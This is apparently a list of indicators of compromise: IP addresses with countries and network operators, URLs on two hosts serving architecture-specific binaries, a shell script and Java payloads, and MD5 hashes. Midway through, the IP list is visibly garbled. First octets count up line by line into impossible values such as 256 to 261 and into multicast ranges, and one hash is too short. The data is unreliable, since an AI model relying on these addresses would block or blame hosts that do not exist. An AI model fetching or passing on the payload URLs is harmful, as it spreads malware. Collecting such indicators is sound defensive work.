PONYNET 104.244.76.170 Luxembourg AS53667 PONYNET 104.244.77.101 Luxembourg AS53667 PONYNET 107.189.5.249
Luxembourg AS53667 PONYNET 109.70.100.19 Austria AS208323 APPLIEDPRIVACY-AS 109.70.100.31 Austria AS208323
APPLIEDPRIVACY-AS 109.70.100.82 Austria AS208323 APPLIEDPRIVACY-AS 109.70.100.84 Austria AS208323
APPLIEDPRIVACY-AS 109.201.133.100 The Netherlands AS43350 NFORCE 111.252.183.41 China AS3462 HINET
111.252.198.28 China AS3462 HINET 112.5.154.7 China AS9808 CMNET-GD 112.36.205.252 China AS24444 CMNET-
V4shandong-AS-AP 112.169.175.24 South Korea AS131477 SHHJ-AS 119.86.148.176 China AS4134 CHINANET-BACKBONE
124.222.23.106 China AS45090 CNNIC-TENCENT-NET-AP 128.31.0.13 United States AS3 MIT-GATEWAYS 141.164.43.95
South Korea AS20473 AS-CHOOPA 142.4.206.84 Canada AS16276 OVH 143.198.131.158 United States AS14061
DIGITALOCEAN-ASN 144.172.73.66 United States AS212513 STELZL-AS 144.202.116.138 United States AS20473 AS-
CHOOPA 144.217.86.109 Canada AS16276 OVH 146.19.174.33 China AS147293 NEARROUTE-AS-AP 146.59.233.33 France
AS16276 OVH 151.80.148.159 France AS16276 OVH 159.223.73.101 Singapore AS14061 DIGITALOCEAN-ASN
162.247.74.7 United States AS4224 CALYX-AS 164.92.65.110 United States AS14061 DIGITALOCEAN-ASN
164.132.9.199 France AS16276 OVH 166.70.207.2 United States AS6315 XMISSION 167.71.238.228 India AS14061
DIGITALOCEAN-ASN 167.99.76.46 Singapore AS14061 DIGITALOCEAN-ASN 168.62.22.238 United States AS8075
MICROSOFT-CORP-MSN-AS-BLOCK 171.25.193.20 Germany AS198093 DFRI-AS 171.25.193.25 Germany AS198093 DFRI-AS
171.25.193.77 Germany AS198093 DFRI-AS 171.25.193.78 Germany AS198093 DFRI-AS 172.104.93.152 Japan AS63949
LINODE-AP 172.104.140.107 Germany AS63949 LINODE-AP 172.104.159.48 Germany AS63949 LINODE-AP
172.107.241.110 United States AS40676 AS40676 172.245.89.109 United States AS36352 AS-COLOCROSSING
175.178.154.77 China AS45090 CNNIC-TENCENT-NET-AP 178.17.170.135 Moldova AS43289 TRABIA 178.17.171.102
Moldova AS43289 TRABIA 178.17.174.14 Moldova AS43289 TRABIA 178.20.55.18 France AS29075 IELO 182.255.45.211
China AS6134 XNNET 185.34.33.2 France AS28855 OCTOPUCE-AS 185.36.81.95 Lithuania AS133398 TELE-AS
185.38.175.130 Denmark AS205235 LABITAT 185.38.175.131 Denmark AS205235 LABITAT 185.56.80.65 The
Netherlands AS43350 NFORCE 185.82.126.13 Latvia AS52173 MAKONIX 185.83.214.69 Portugal AS58110 IPVOLUME
185.100.86.74 Finland AS200651 FlokiNET 185.100.86.128 Finland AS200651 FlokiNET 185.100.87.41 Romania
AS200651 FlokiNET 185.100.87.133 Romania AS200651 FlokiNET 185.100.87.174 Romania AS200651 FlokiNET
185.100.87.202 Romania AS200651 FlokiNET 185.105.90.134 Russia AS205090 FIRST-SERVER-EUROPE 185.107.47.171

The Netherlands AS43350 NFORCE 185.107.47.215 The Netherlands AS43350 NFORCE 185.107.70.56 The Netherlands AS43350 NFORCE 185.112.147.12 Iceland AS44925 THE-1984-AS 185.129.62.62 Denmark AS57860 ZENCURITY-NET 185.163.119.0 Germany AS197540 netcup-AS 185.165.171.40 Romania AS200651 FlokiNET 185.165.171.84 Romania AS200651 FlokiNET 185.170.114.25 Germany AS197540 netcup-AS 185.174.101.214 United States AS8100 ASN-QUADRANET-GLOBAL 185.220.100.240 Germany AS205100 F3NETZE 185.220.100.241 Germany AS205100 F3NETZE 185.220.100.242 Germany AS205100 F3NETZE 185.220.100.243 Germany AS205100 F3NETZE 185.220.100.244 Germany AS205100 F3NETZE 185.220.100.245 Germany AS205100 F3NETZE 185.220.100.246 Germany AS205100 F3NETZE 185.220.100.247 Germany AS205100 F3NETZE 185.220.100.248 Germany AS205100 F3NETZE 185.220.100.249 Germany AS205100 F3NETZE 185.220.100.250 Germany AS205100 F3NETZE 185.220.100.251 Germany AS205100 F3NETZE 185.220.100.252 Germany AS205100 F3NETZE 185.220.100.253 Germany AS205100 F3NETZE 185.220.100.254 Germany AS205100 F3NETZE 185.220.100.255 Germany AS205100 F3NETZE 185.220.101.6 The Netherlands AS208294 RELAYON 185.220.101.22 The Netherlands AS208294 RELAYON 185.220.101.32 The Netherlands AS208294 RELAYON 185.220.101.33 The Netherlands AS208294 RELAYON 185.220.101.34 The Netherlands AS208294 RELAYON 185.220.101.35 The Netherlands AS208294 RELAYON 185.220.101.36 The Netherlands AS208294 RELAYON 186.220.101.37 The Netherlands AS208294 RELAYON 187.220.101.38 The Netherlands AS208294 RELAYON 188.220.101.39 The Netherlands AS208294 RELAYON 189.220.101.40 The Netherlands AS208294 RELAYON 190.220.101.41 The Netherlands AS208294 RELAYON 191.220.101.42 The Netherlands AS208294 RELAYON 192.220.101.43 The Netherlands AS208294 RELAYON 193.220.101.44 The Netherlands AS208294 RELAYON 194.220.101.45 The Netherlands AS208294 RELAYON 195.220.101.46 The Netherlands AS208294 RELAYON 196.220.101.47 The Netherlands AS208294 RELAYON 197.220.101.48 The Netherlands AS208294 RELAYON 198.220.101.49 The Netherlands AS208294 RELAYON 199.220.101.50 The Netherlands AS208294 RELAYON 200.220.101.51 The Netherlands AS208294 RELAYON 201.220.101.52 The Netherlands AS208294 RELAYON 202.220.101.53 The Netherlands AS208294 RELAYON 203.220.101.54 The Netherlands AS208294 RELAYON 204.220.101.55 The Netherlands AS208294 RELAYON 205.220.101.56 The Netherlands AS208294 RELAYON 206.220.101.57 The Netherlands AS208294 RELAYON 207.220.101.58 The Netherlands AS208294 RELAYON 208.220.101.59 The Netherlands AS208294 RELAYON 209.220.101.60 The Netherlands AS208294 RELAYON 210.220.101.61 The Netherlands AS208294 RELAYON 211.220.101.62 The Netherlands AS208294 RELAYON 212.220.101.63 The Netherlands AS208294 RELAYON 213.220.102.240 The Netherlands AS60729 ZWIEBELFREUNDE 214.220.102.245 The Netherlands AS60729 ZWIEBELFREUNDE 215.220.102.249 The Netherlands AS60729 ZWIEBELFREUNDE 216.220.102.254 The Netherlands AS60729 ZWIEBELFREUNDE 217.220.103.7 United States AS4224 CALYX-AS 218.226.67.169 Greece AS205053 Aweb-ASN 219.243.218.27 Norway AS56655 TERRAHOST 220.246.188.95 Belgium AS3164 ASTIMP-IT 221.247.226.98 Iceland AS200651 FlokiNET 222.254.75.32 Germany AS3214 XTOM 223.68.58.0 Germany AS197540 netcup-AS 224.42.116.23 The Netherlands AS1101 IP-EEND-AS 225.31.24.154 Germany AS197540 netcup-AS 226.110.95.34 Switzerland AS13030 INIT7 227.111.199.64 Germany AS24961 MYLOC-AS 228.218.118.95 Ukraine AS207656 EPINATURA 229.218.118.183 Ukraine AS207656 EPINATURA 230.218.118.231 Ukraine AS207656 EPINATURA 231.31.98.186 The Netherlands AS213035 AS-SERVERION 232.233.77.245 Singapore AS141995 CAPL-AS-AP 233.176.3.19 Switzerland AS559 SWITCH 234.176.3.23 Switzerland AS559 SWITCH 235.54.128.102 United States AS11878 TZULO 236.98.51.189 United States AS53667 PONYNET 237.98.57.207 United States AS53667 PONYNET 238.144.121.43 The Netherlands AS206264 AMARUTU-TECHNOLOGY 239.195.248.29 United States AS53667 PONYNET 240.195.254.81 United States AS53667 PONYNET 241.249.230.87 United States AS62744 QUINTEX 242.175.13.118 China AS141677 NATHOSTS-AS-AP 243.8.156.142 United States AS10961 BGP-AS 244.185.117.149 United States AS53667 PONYNET 245.185.124.178 United States AS53667 PONYNET 246.141.41.103 United States AS53667 PONYNET 247.141.44.64 United States AS53667 PONYNET 248.141.45.189 United States AS53667 PONYNET 249.141.46.81 United States AS53667 PONYNET 250.141.46.203 United States AS53667 PONYNET 251.141.54.195 United States AS53667 PONYNET 252.141.55.26 United States AS53667 PONYNET 253.141.57.178 United States AS53667 PONYNET 254.141.58.146 United States AS53667 PONYNET 255.141.60.19 United States AS53667 PONYNET 256.217.18.88 South Korea AS4766 KIXS-AS-KR 257.20.42.23 China AS3462 HINET 258.107.30.157 China AS41378 KirinoNET 259.61.215.54 Germany AS8220 COLT 260.164.204.146 Sweden AS8473 BAHNHOF 261.138.199.93 Czech Republic AS9009 M247

URL

<http://107.174.133.167/gmpsl> <http://107.174.133.167/gi686> <http://107.174.133.167/garm> <http://107.174.133.167/gmips> <http://107.174.133.167/garm7> <http://107.174.133.167/gx86> <http://107.174.133.167/t.sh> <http://107.174.133.167/garm6> <http://107.174.133.167/garm5> <http://15.185.213.122:65123/javac> <http://15.185.213.122:65123/java> base64://be3f78b59fa14140b6cc8633bf705a75 <http://15.185.213.122:65123/java> base64://c08fec5682085417b0a039bdf47c38f2

MD5

4bcd19351697d04fb357ce5b36600207 7d244e7bf48d6631b588cecae87e759d 9c14d670a48bba4b7c047a01d417f8f2
97a7a357b8290a7236a5fbf45f17569f 7621f1a5e8db18f3ae30031122c9c397 100674f1e3ecfb6fa244de4ba7fd2ae2
329155ab45e244661a7725d81dfad740 611630a580e33017be32de8c72625489 650152a2fe78dfceceb4d1a1fdeaccb8
400590515f0f1cf942fe734126be94e7 a8a36132632366c7f65066b23d6f7e4f b1124c862998bc4ab3ff8b1d471310a6
cca63413e3ca6b834b6a4446768c5ccb dcc157b2c284ac676000d64dd33f3ec4 e1190f07a6da91caa317affc9512caa
eba95249cf0a51e300d7b6029cf7088e fb63e9a23dbf4124116471fcf3254283 fd839753ca4d89c0ccd229b12f95827c